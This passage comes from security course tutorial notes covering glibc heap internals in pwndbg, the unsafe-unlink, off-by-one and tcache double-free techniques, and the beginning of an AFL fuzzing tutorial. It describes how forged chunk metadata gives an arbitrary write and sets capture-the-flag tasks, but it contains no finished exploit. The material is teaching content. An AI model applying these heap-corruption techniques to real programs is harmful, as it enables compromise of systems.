Why is the size 144 (0x90) now? And why does the `prev_size` become 128 (0x80)?

If you are good with everything so far, we can move forward to **Stage 6**. This time we allocate a new heap object with size 240. Let's print out the chunk list first,

```
1  pwndbg> heap -v
2  Free chunk (fastbins) | PREV_INUSE
3  Addr: 0x804b000
4  prev_size: 0x00
5  size: 0x19
6  fd: 0x00
7  bk: 0x00
8  fd_nextsize: 0x00
9  bk_nextsize: 0x00
10
11 Free chunk (fastbins) | PREV_INUSE
12 Addr: 0x804b018
13 prev_size: 0x00
14 size: 0x29
15 fd: 0x00
16 bk: 0x00
17 fd_nextsize: 0x00
18 bk_nextsize: 0x00
19
20 Free chunk (fastbins) | PREV_INUSE
21 Addr: 0x804b040
22 prev_size: 0x00
23 size: 0x19
24 fd: 0x804b000
25 bk: 0x00
26 fd_nextsize: 0x00
27 bk_nextsize: 0x00
28
29 Allocated chunk | PREV_INUSE
30 Addr: 0x804b058
31 prev_size: 0x00
32 size: 0x29
33 fd: 0x804b018
34 bk: 0x00
35 fd_nextsize: 0x00
36 bk_nextsize: 0x00
37
38 Allocated chunk | PREV_INUSE
39 Addr: 0x804b080
40 prev_size: 0x00
41 size: 0x409
42 fd: 0x67617453
43 bk: 0x53342065
44 fd_nextsize: 0x65676174
45 bk_nextsize: 0x3520
46
47 Allocated chunk | PREV_INUSE
48 Addr: 0x804b488
49 prev_size: 0x00
50 size: 0x409
51 fd: 0xa76
52 bk: 0x00
53 fd_nextsize: 0x00
```

```
54  bk_nextsize: 0x00
55
56  Allocated chunk | PREV_INUSE
57  Addr: 0x804b890
58  prev_size: 0x00
59  size: 0x69
60  fd: 0x00
61  bk: 0x00
62  fd_nextsize: 0x00
63  bk_nextsize: 0x00
64
65  Free chunk (smallbins) | PREV_INUSE
66  Addr: 0x804b8f8
67  prev_size: 0x00
68  size: 0x81
69  fd: 0xf7fd0828
70  bk: 0xf7fd0828
71  fd_nextsize: 0x00
72  bk_nextsize: 0x00
73
74  Allocated chunk
75  Addr: 0x804b978
76  prev_size: 0x80
77  size: 0x90
78  fd: 0x00
79  bk: 0x00
80  fd_nextsize: 0x00
81  bk_nextsize: 0x00
82
83  Free chunk (smallbins) | PREV_INUSE
84  Addr: 0x804ba08
85  prev_size: 0x00
86  size: 0xa9
87  fd: 0xf7fd0850
88  bk: 0xf7fd0850
89  fd_nextsize: 0x00
90  bk_nextsize: 0x00
91
92  Allocated chunk
93  Addr: 0x804bab0
94  prev_size: 0xa8
95  size: 0xb8
96  fd: 0x00
97  bk: 0x00
98  fd_nextsize: 0x00
99  bk_nextsize: 0x00
100
101  Allocated chunk | PREV_INUSE
102  Addr: 0x804bb68
103  prev_size: 0x00
104  size: 0xf9
105  fd: 0x00
106  bk: 0x00
107  fd_nextsize: 0x00
108  bk_nextsize: 0x00
109
110  Top chunk | PREV_INUSE
111  Addr: 0x804bc60
112  prev_size: 0x00
```

```

113 size: 0x203a1
114 fd: 0x00
115 bk: 0x00
116 fd_nextsize: 0x00
117 bk_nextsize: 0x00

```

As expected, a new heap chunk with chunk size 248 (0xf8) is generated. However, it seems that the freed 2nd and 4th chunk are not in the `unsorted bin` any longer. One is linked into a new linked list with the head node at 0xf7fcf828, and the other one is linked into another linked list which has the head node at 0xf7fcf850. You can also print out the detail of these two chunks to get more information.

So what happened? In fact, when a new `malloc` request comes, the `unsorted bin` is traversed (fastbins are skipped due to size constraint) to find out a proper freed chunk. However, both the 2nd chunk and the 4th chunk cannot satisfy the request size. So they are unlinked from the `unsorted bin`, and then inserted into their corresponding `smallbin`. We can use command `smallbins` to check that.

```

1 pwndbg> smallbins
2 smallbins
3 0x80: 0x804b8f8 → 0xf7fd0828 (main_arena+168) ← 0x804b8f8
4 0xa8: 0x804ba08 → 0xf7fd0850 (main_arena+208) ← 0x804ba08

```

Note that different from the `unsorted bin`, the chunks in the same `smallbin` have the same size, but it is also a cyclic double linked list. (The number inside the parentheses is the chunk size).

Finally, we arrive at **Stage 7**. This time we de-allocate the 3rd chunk in between the freed 2nd and 4th chunk, and then list out all the heap chunks.

```

1 pwndbg> heap -v
2 Free chunk (fastbins) | PREV_INUSE
3 Addr: 0x804b000
4 prev_size: 0x00
5 size: 0x19
6 fd: 0x00
7 bk: 0x00
8 fd_nextsize: 0x00
9 bk_nextsize: 0x00
10
11 Free chunk (fastbins) | PREV_INUSE
12 Addr: 0x804b018
13 prev_size: 0x00
14 size: 0x29
15 fd: 0x00
16 bk: 0x00
17 fd_nextsize: 0x00
18 bk_nextsize: 0x00
19
20 Free chunk (fastbins) | PREV_INUSE
21 Addr: 0x804b040
22 prev_size: 0x00

```

```
23 size: 0x19
24 fd: 0x804b000
25 bk: 0x00
26 fd_nextsize: 0x00
27 bk_nextsize: 0x00
28
29 Allocated chunk | PREV_INUSE
30 Addr: 0x804b058
31 prev_size: 0x00
32 size: 0x29
33 fd: 0x804b018
34 bk: 0x00
35 fd_nextsize: 0x00
36 bk_nextsize: 0x00
37
38 Allocated chunk | PREV_INUSE
39 Addr: 0x804b080
40 prev_size: 0x00
41 size: 0x409
42 fd: 0x67617453
43 bk: 0x53362065
44 fd_nextsize: 0x65676174
45 bk_nextsize: 0x3520
46
47 Allocated chunk | PREV_INUSE
48 Addr: 0x804b488
49 prev_size: 0x00
50 size: 0x409
51 fd: 0xa76
52 bk: 0x00
53 fd_nextsize: 0x00
54 bk_nextsize: 0x00
55
56 Allocated chunk | PREV_INUSE
57 Addr: 0x804b890
58 prev_size: 0x00
59 size: 0x69
60 fd: 0x00
61 bk: 0x00
62 fd_nextsize: 0x00
63 bk_nextsize: 0x00
64
65 Free chunk (unsortedbin) | PREV_INUSE
66 Addr: 0x804b8f8
67 prev_size: 0x00
68 size: 0x1b9
69 fd: 0xf7fd07b0
70 bk: 0xf7fd07b0
71 fd_nextsize: 0x00
72 bk_nextsize: 0x00
73
74 Allocated chunk
75 Addr: 0x804bab0
76 prev_size: 0x1b8
77 size: 0xb8
78 fd: 0x00
79 bk: 0x00
80 fd_nextsize: 0x00
81 bk_nextsize: 0x00
```



```
82
83 Allocated chunk | PREV_INUSE
84 Addr: 0x804bb68
85 prev_size: 0x00
86 size: 0xf9
87 fd: 0x00
88 bk: 0x00
89 fd_nextsize: 0x00
90 bk_nextsize: 0x00
91
92 Top chunk | PREV_INUSE
93 Addr: 0x804bc60
94 prev_size: 0x00
95 size: 0x203a1
96 fd: 0x00
97 bk: 0x00
98 fd_nextsize: 0x00
99 bk_nextsize: 0x00
```

Surprisingly, you can see that those three freed chunks are consolidated into a new big chunk. It will be used to serve for the allocation request in the future.

**[Task]** Exploit `target` with your payload and submit the flag! (hint: heap overflow)


## Reference

- [Educational Heap Exploitation](#)
- [Heap Exploitation by Dhaval \(former student\)](#)
- [A Memory Allocator](#)
- [Phrack magazine on malloc](#)
- [Exploiting the heap](#)
- [Understanding the Heap & Exploiting Heap Overflows](#)
- [The Shellcoder's Handbook: Discovering and Exploiting Security Holes, p89-107](#)
- [The Malloc Maleficarum](#)
- [Frontlink Arbitrary Allocation](#)

## Tut09: Exploiting Heap Allocators

### Freed heap chunk

Revisiting the `struct malloc_chunk` allocated by `malloc()`:



**Figure 8:** Layout of malloc\_chunk in heap.

When `malloc()` is called, `ptr` pointing at the start of the usable payload section is returned, while the previous bytes store metadata information. When the allocated chunk is freed by calling `free(ptr)`, as we have experienced from the previous steps, the first 16 bytes of the payload section are used as `fd` and `bk`.

## A more detailed view of a freed chunk:

```

1 chunk-> ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
2 | Size of previous chunk, if unallocated (P clear) |
3 ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
4 `head:' | Size of chunk, in bytes |A|0|P|
5 mem-> ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
6 | Forward pointer to next chunk in list |
7 +|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
8 | Back pointer to previous chunk in list |
9 ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
10 | Unused space (may be 0 bytes long) .
11 .
12 |
13 nextchunk-> ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
14 `foot:' | Size of chunk, in bytes |
15 +|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++
16 | Size of next chunk, in bytes |A|0|0|
17 ++|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|-|++


```

**[NOTE]:** Free chunks are maintained in a **circular doubly linked list** by `struct malloc_state`.

Now let's take a look at some interesting heap management mechanisms we can abuse to exploit heap.

## Unsafe unlink (< GLIBC 2.26)

The main idea of this technique is to trick `free()` to unlink the second chunk (`p2`) from free list so that we can achieve arbitrary write.



**Figure 9:** Heap unsafe unlink attack.

When `free(p1)` is called, `_int_free(mstate av, mchunkptr p, int have_lock)` is actually invoked and frees the first chunk. Several checks are applied during this process, which we will not go into details here, but you will be asked to bypass some of them in the lab challenges ;)

The key step during the `free(p1)` operation is when the freed chunk is put back to unsorted bin (*think of unsorted bin as a cache to speed up allocation and deallocation requests*). The chunk will first be merged with neighboring free chunks in memory, called **consolidation**, then added to the unsorted bin as a larger free chunk for future allocations.

Three important phases:

### 1. Consolidate backward

If previous chunk in memory is not in use (`PREV_INUSE (P) == 0`), `unlink` is called on the previous chunk to take it off the free list. The previous chunk's size is then added to the current size, and the current chunk pointer points to the previous chunk.

### 2. Consolidate forward (in the figure)

If next chunk (`p2`) in memory is not the top chunk and not in use, **confirmed by next-to-next chunk's `PREV_INUSE (P)` bit is unset (`PREV_INUSE (P) == 0`)**, `unlink` is called on the next chunk (`p2`) to take it off the free list. To navigate to next-to-next chunk, add both the current chunk's (`p1`) size and the next chunk's (`p2`) size to the current chunk pointer.

### 3. Finally the consolidated chunk is added to the unsorted bin.

The interesting part comes from the unlink process:

```

1  #define unlink(P, BK, FD)
2  {
3      FD = P->fd;
4      BK = P->bk;
5      FD->bk = BK;
6      BK->fd = FD;
7  }

```

`unlink` is a macro defined to remove a victim chunk from a bin. Above is a simplified version of `unlink`. Essentially it is adjusting the `fd` and `bk` of neighboring chunks to take the victim chunk (`p2`) off the free list by `P->fd->bk = P->bk` and `P->bk->fd = P->fd`.

If we think carefully, the attacker can craft the `fd` and `bk` of the second chunk (`p2`) and achieve arbitrary write when it's unlinked. Here is how this can be performed.

Let's first break down the above `unlink` operation from the pure C language's point of view. Assuming 32-bit architecture, we get:

```

1  BK = *(P + 12);
2  FD = *(P + 8);
3  *(FD + 12) = BK;
4  *(BK + 8) = FD;

```

Resulting in:

1. The memory at `FD+12` is overwritten with `BK`.
2. The memory at `BK+8` is overwritten with `FD`.

### Q: What if we can control `BK` and `FD`?

Assume that we can overflow the first chunk (`p1`) freely into the second chunk (`p2`). In such case, we are free to put any value to `BK` and `FD` of the second chunk (`p2`).

We can achieve arbitrary writing of `malicious_addr` to `target_addr` by simply:

1. Changing `FD` of the second chunk (`p2`) to our `target_addr-12`
2. Changing `BK` of the second chunk (`p2`) to our `malicious_addr`

Isn't it just amazing? :)

However, life is not easy. To achieve this, the second chunk (`p2`) has to be free, **confirmed by the third chunk's `PREV_INUSE (P)` bit is unset (`PREV_INUSE (P) == 0`)**. Recall that during unlink consolidation phase, we navigate to the next chunk by adding the current chunk's size to its chunk pointer. In `malloc.c`, it is checked in `_int_free (mstate av, mchunkptr p, int have_lock)`:

```

1  /* check/set/clear inuse bits in known places */
2  #define inuse_bit_at_offset(p, s) \
3      (((mchunkptr) (((char *) (p)) + (s)))->size & PREV_INUSE)
4  ...
5  static void
6  _int_free (mstate av, mchunkptr p, int have_lock)
7  {
8      nextsize = chunksize(nextchunk);
9      ...
10     if (nextchunk != av->top) {
11         /* get and clear inuse bit */
12         nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
13
14         /* consolidate forward */
15         if (!nextinuse) {
16             unlink(av, nextchunk, bck, fwd);
17             size += nextsize;
18         } else
19             clear_inuse_bit_at_offset(nextchunk, 0);
20     }
21 }

```

**[TASK]:** Can you trick `free()` to think the second chunk (`p2`) is free?

Here is how we can achieve it while overflowing the first chunk (`p1`):

1. Set size of `nextchunk` to `-sizeof(void*)` (-4 in 32-bit arch). Note that it also achieves `PREV_INUSE (P) == 0` in this case.
2. Set size of previous chunk to 0.

Therefore, `inuse_bit_at_offset(p, s)` will get the address of the third chunk by adding -4 bytes to the second chunk's (`p2`) address, which will return the second chunk (`p2`) itself. As we have crafted that `PREV_INUSE (P) == 0`, we can successfully bypass `if (!nextinuse)` and enter `unlink`!


### Off-by-one (< GLIBC 2.26)

Off-by-one means that when data is written to a buffer, the number of bytes written exceeds the size of the buffer by only one byte. The most common case is that one extra NULL byte is written (e.g. recall `strcpy` from previous labs), which makes `PREV_INUSE (P) == 0` so the previous block is considered a **fake** free chunk. You can now launch **unsafe unlink** attack introduced in the previous section.

```

1  /* extract inuse bit of previous chunk */
2  #define prev_inuse(p) ((p)->size & PREV_INUSE)
3  ...
4  static void
5  _int_free (mstate av, mchunkptr p, int have_lock)

```



**Figure 10:** Heap off-by-one attack.

```

6 {
7     ...
8     /* consolidate backward */
9     if (!prev_inuse(p)) {
10        prevsize = p->prev_size;
11        size += prevsize;
12        p = chunk_at_offset(p, -((long) prevsize));
13        unlink(av, p, bck, fwd);
14    }
15    ...
16 }

```

Here we can try to trigger **backward consolidation**. When `free(p2)`, since the first chunk (`p1`) is “free” (`PREV_INUSE (P) == 0`), `_int_free()` will try to consolidate the first chunk (`p1`) backward and invoke `unlink`. We can therefore launch unlink attack by preparing malicious **FD** and **BK** in the first chunk (`p1`).

### Double-free (>= glibc 2.26, FLAG HERE!)

Now let’s get our hand dirty and get a flag using another heap exploit technique called double-free. Specifically, we are going to talk about double-free in **tcache**.

A new heap caching mechanism called **tcache** (thread local caching) was introduced in glibc 2.26 back in 2017. Tcache offers significant performance gains by creating per-thread caches for chunks up to a certain size. Operations on tcache bins require no locking, hence the speed improvements. The malloc algorithms will first look into tcache bins before traversing fast, small, large or unsorted bins, whenever a chunk is allocated or freed.

A singly linked list is used to manage tcache bins as chunks in tcache are never removed from the middle of the list, but follow LIFO (last-in-first-out) order. Two particular structures are introduced: `tcache_perthread_struct` and `tcache_entry`.

`malloc.c`:

```

1  /* We overlay this structure on the user-data portion of a chunk when
2     the chunk is stored in the per-thread cache.  */
3  typedef struct tcache_entry
4  {
5      struct tcache_entry *next;
6  } tcache_entry;
7
8  /* There is one of these for each thread, which contains the
9     per-thread cache (hence "tcache_perthread_struct").  Keeping
10     overall size low is mildly important.  Note that COUNTS and ENTRIES
11     are redundant (we could have just counted the linked list each
12     time), this is for performance reasons.  */
13  typedef struct tcache_perthread_struct
14  {
15      char counts[TCACHE_MAX_BINS];
16      tcache_entry *entries[TCACHE_MAX_BINS];
17  } tcache_perthread_struct;

```

There are 64 singly-linked bins per thread by default, for chunk sizes from 24 to 1032 (12 to 516 on x86) bytes, in 16 (8) byte increments. A single tcache bin contains at most 7 chunks by default.

```

1  /* This is another arbitrary limit, which tunables can change.  Each
2     tcache bin will hold at most this number of chunks.  */
3  #define TCACHE_FILL_COUNT 7

```

```

1  /* We want 64 entries.  This is an arbitrary limit, which tunables can reduce.  */
2  #define TCACHE_MAX_BINS 64

```

Two functions are added to modern libc for tcache management: `tcache_put` and `tcache_get`.

```

1  /* Caller must ensure that we know tc_idx is valid and there's room
2     for more chunks.  */
3  static __always_inline void
4  tcache_put (mchunkptr chunk, size_t tc_idx)
5  {
6      tcache_entry *e = (tcache_entry *) chunk2mem (chunk);
7      assert (tc_idx < TCACHE_MAX_BINS);
8      e->next = tcache->entries[tc_idx];
9      tcache->entries[tc_idx] = e;
10     ++(tcache->counts[tc_idx]);
11 }
12
13 /* Caller must ensure that we know tc_idx is valid and there's
14     available chunks to remove.  */
15 static __always_inline void *
16 tcache_get (size_t tc_idx)
17 {
18     tcache_entry *e = tcache->entries[tc_idx];

```

```

19  assert (tc_idx < TCACHE_MAX_BINS);
20  assert (tcache->entries[tc_idx] > 0);
21  tcache->entries[tc_idx] = e->next;
22  --(tcache->counts[tc_idx]);
23  return (void *) e;
24  }

```

When a chunk is freed, `__int_free()` is invoked and based on certain condition, `tcache_put()` will be called to put the chunk into tcache.

```

1  #if USE_TCACHE
2  {
3      size_t tc_idx = csize2tidx (size);
4
5      if (tcache
6          && tc_idx < mp_.tcache_bins
7          && tcache->counts[tc_idx] < mp_.tcache_count)
8      {
9          tcache_put (p, tc_idx);
10         return;
11     }
12 }
13 #endif

```

And when a chunk is requested, malloc algorithm will first check whether the chunk of the requested size is available in tcache bins. If yes, `tcache_get()` will be called to retrieve it.

```

1
2  #if USE_TCACHE
3      /* int_free also calls request2size, be careful to not pad twice. */
4      size_t tbytes;
5      checked_request2size (bytes, tbytes);
6      size_t tc_idx = csize2tidx (tbytes);
7
8      MAYBE_INIT_TCACHE ();
9
10     DIAG_PUSH_NEEDS_COMMENT;
11     if (tc_idx < mp_.tcache_bins
12         /*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */
13         && tcache
14         && tcache->entries[tc_idx] != NULL)
15     {
16         return tcache_get (tc_idx);
17     }
18     DIAG_POP_NEEDS_COMMENT;
19 #endif

```

Let's take a look at `tcache-example` binary to get a better sense of how tcache actually works. This binary allocates in total 9 chunks, where 4 are of size 0x30, 2 are of 0x40, 2 are of 0x50 and 1 is 0x430. At the end of the program, all of the first 8 are freed. As we can imagine, the first 7 should be recycled to tcache bins and the 8th one will be recycled to unsorted bin due to its large size.

Let's confirm it in `pwndbg`:



```

1  pwndbg> b * main + 296
2  Breakpoint 1 at 0x80485de: file tcache-example.c, line 32.
3  pwndbg> r
4  Starting program: /home/lab09/tut09-advheap/tcache-example
5  ...
6  Breakpoint * main + 296
7  pwndbg> bins
8  tcachebins
9  0x20 [ 3]: 0x804b1c0 → 0x804b190 → 0x804b160 ← 0x0
10 0x28 [ 2]: 0x804b230 → 0x804b1f0 ← 0x0
11 0x30 [ 2]: 0x804b2c0 → 0x804b270 ← 0x0
12 fastbins
13 0x10: 0x0
14 0x18: 0x0
15 0x20: 0x0
16 0x28: 0x0
17 0x30: 0x0
18 0x38: 0x0
19 0x40: 0x0
20 unsortedbin
21 all: 0x804b308 → 0xf7fb17d8 (main_arena+56) ← 0x804b308
22 smallbins
23 empty
24 largebins
25 empty

```

Now, let's talk about **double-free**.

A double-free vulnerability occurs when a variable is `free()`'d twice. The implications of a double-free are often memory leaks and arbitrary writes, but the possibilities are endless.

In an old libc (before tcache was added), when a chunk is freed, malloc algorithm checks whether that chunk is already at the top of the bin (already freed). If yes, an ERROR "**double free or corruption (fa.ttop)**" will be thrown, causing `SIGABRT`. However, such check is not conducted along the code path involving tcache, which makes double-free exploit even easier.

In new libc where tcache is introduced (`>= 2.26`):

```

1  #include <stdlib.h>
2  #include <stdio.h>
3
4  int main()
5  {
6      char *a = malloc(0x38);
7      free(a);
8      free(a);
9      printf("%p\n", malloc(0x38));
10     printf("%p\n", malloc(0x38));
11 }

```

No surprise, we get the **same pointer** twice from the last two `mallocs`.

In old libc (`< 2.26`):

```
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 int main()
5 {
6     printf("%s", "hello\n");
7     char *a = malloc(0x38);
8     char *b = malloc(0x38);
9     free(a);
10    free(b);
11    free(a);
12    printf("%p\n", malloc(0x38));
13    printf("%p\n", malloc(0x38));
14    printf("%p\n", malloc(0x38));
15 }
```

output:

```
1 hello
2 0x8943570
3 0x89435b0
4 0x8943570
```

The extra effort required to trigger double-free in old libc is exactly due to the integrity check introduced above.

So, what are the interesting things we can do using double-free vulnerability? As you can imagine, using double-free, we can assign the same memory location to two variables. Operations on those two variable can vary, depending on the program logic, yet they are affecting the same memory location! By carefully choosing the two controlling variables, we can achieve unintended behaviors, such as arbitrary write.

Now let's try to exploit the target program to spit out the flag for you! The target program is a simple notebook kept by an Admin. You can add, delete or edit a note. You can also call the Admin for privileged requests. Do you spot the design flaw? It will be a double-free vulnerability, of course ;)

**[TASK]:** In target, can you call the Admin back and bring you the flag?

## Real world heap

Luckily in modern libc heap implementations various security checks are applied to detect and prevent such vulnerabilities. A curated list of applied security checks can be found [here](#).

Our adventure ends here. In fact, a lot of interesting facts about the glibc heap implementation have not been covered but you have already gained enough basic knowledge to move forward. Check the references for further information.

Last but not least, the source of the glibc heap is always your best helper in this lab (it is available online at [here](#)). There is no magic or secret behind the heap!

## Reference

- [Automatic Techniques to Systematically Discover New Heap Exploitation Primitives](#)
- [Educational Heap Exploitation](#)
- [Heap Exploitation by Dhaval \(former student\)](#)
- [A Memory Allocator](#)
- [Phrack magazine on malloc](#)
- [Exploiting the heap](#)
- [Understanding the Heap & Exploiting Heap Overflows](#)
- [The Shellcoder's Handbook: Discovering and Exploiting Security Holes, p89-107](#)
- [The Malloc Maleficarum](#)
- [Frontlink Arbitrary Allocation](#)

## Tut10: Fuzzing

In this tutorial, you will learn about fuzzing, an automated software testing technique for bug finding, and play with two of the most commonly-used and effective fuzzing tools, i.e., AFL and libFuzzer. You learn the workflow of using these fuzzers, and explore their internals and design choices with a few simple examples.

### Step 1: Fuzzing with source code

#### 1. The workflow of AFL

We first have to instrument the program, allowing us to extract the coverage map efficiently in every fuzzing invocation.

```
1  $ cd tut10-01-fuzzing/tut1
2  $ afl-gcc ex1.cc
3  afl-cc 2.52b by <lcamtuf@google.com>
4  afl-as 2.52b by <lcamtuf@google.com>
5  [+] Instrumented 9 locations (64-bit, non-hardened mode, ratio 100%).
6  # meaning 9 basic blocks are instrumented
```

Instead of using `gcc`, you can simply invoke `afl-gcc`, a wrapper script that enables instrumentation seamlessly without breaking the building process. In a standard automake-like building environment, you can easily inject this compiler option via `CC=afl-gcc` or `CC=afl-clang` depending on the compiler of your choice.

```

1 // ex1.cc
2 int main(int argc, char *argv[]) {
3     char data[100] = {0};
4     size_t size = read(0, data, 100);
5
6     if (size > 0 && data[0] == 'H')
7         if (size > 1 && data[1] == 'I')
8             if (size > 2 && data[2] == '!')
9                 __builtin_trap();
10
11     return 0;
12 }

```

```

1 $ ./a.out
2 HI!
3 Illegal instruction (core dumped)

```

Indeed, `./a.out` behaves like a normal program if invoked: instrumented parts are not activated unless we invoke the program with `afl-fuzz`, a fuzzing driver. Let's first check how this binary is instrumented by AFL.

```

1 $ nm a.out | grep afl_
2 0000000000202018 b __afl_area_ptr
3 00000000000000e8e t __afl_die
4 0000000000202028 b __afl_fork_pid
5 ...
6
7 $ objdump -d a.out | grep afl_maybe_log
8 7fd: e8 7e 03 00 00 callq b80 <__afl_maybe_log>
9 871: e8 0a 03 00 00 callq b80 <__afl_maybe_log>
10 8b5: e8 c6 02 00 00 callq b80 <__afl_maybe_log>
11 8ed: e8 8e 02 00 00 callq b80 <__afl_maybe_log>
12 ...

```

You would realize that `__afl_maybe_log()` is invoked in every basic blocks, in a total 9 times.

Each basic block is uniquely identified with a random number as below:

```

1 7e8: 48 89 14 24 mov %rdx, (%rsp)
2 7ec: 48 89 4c 24 08 mov %rcx, 0x8(%rsp)
3 7f1: 48 89 44 24 10 mov %rax, 0x10(%rsp)
4 *7f6: 48 c7 c1 33 76 00 00 mov $0x7633, %rcx
5 7fd: e8 7e 03 00 00 callq b80 <__afl_maybe_log>

```

The fuzzer's goal is to find one of crashing inputs, `"HI!..."`, that reaches the `__builtin_trap()` instruction. Let's see how AFL generates such an input, quite magically! To do so, we need to provide an

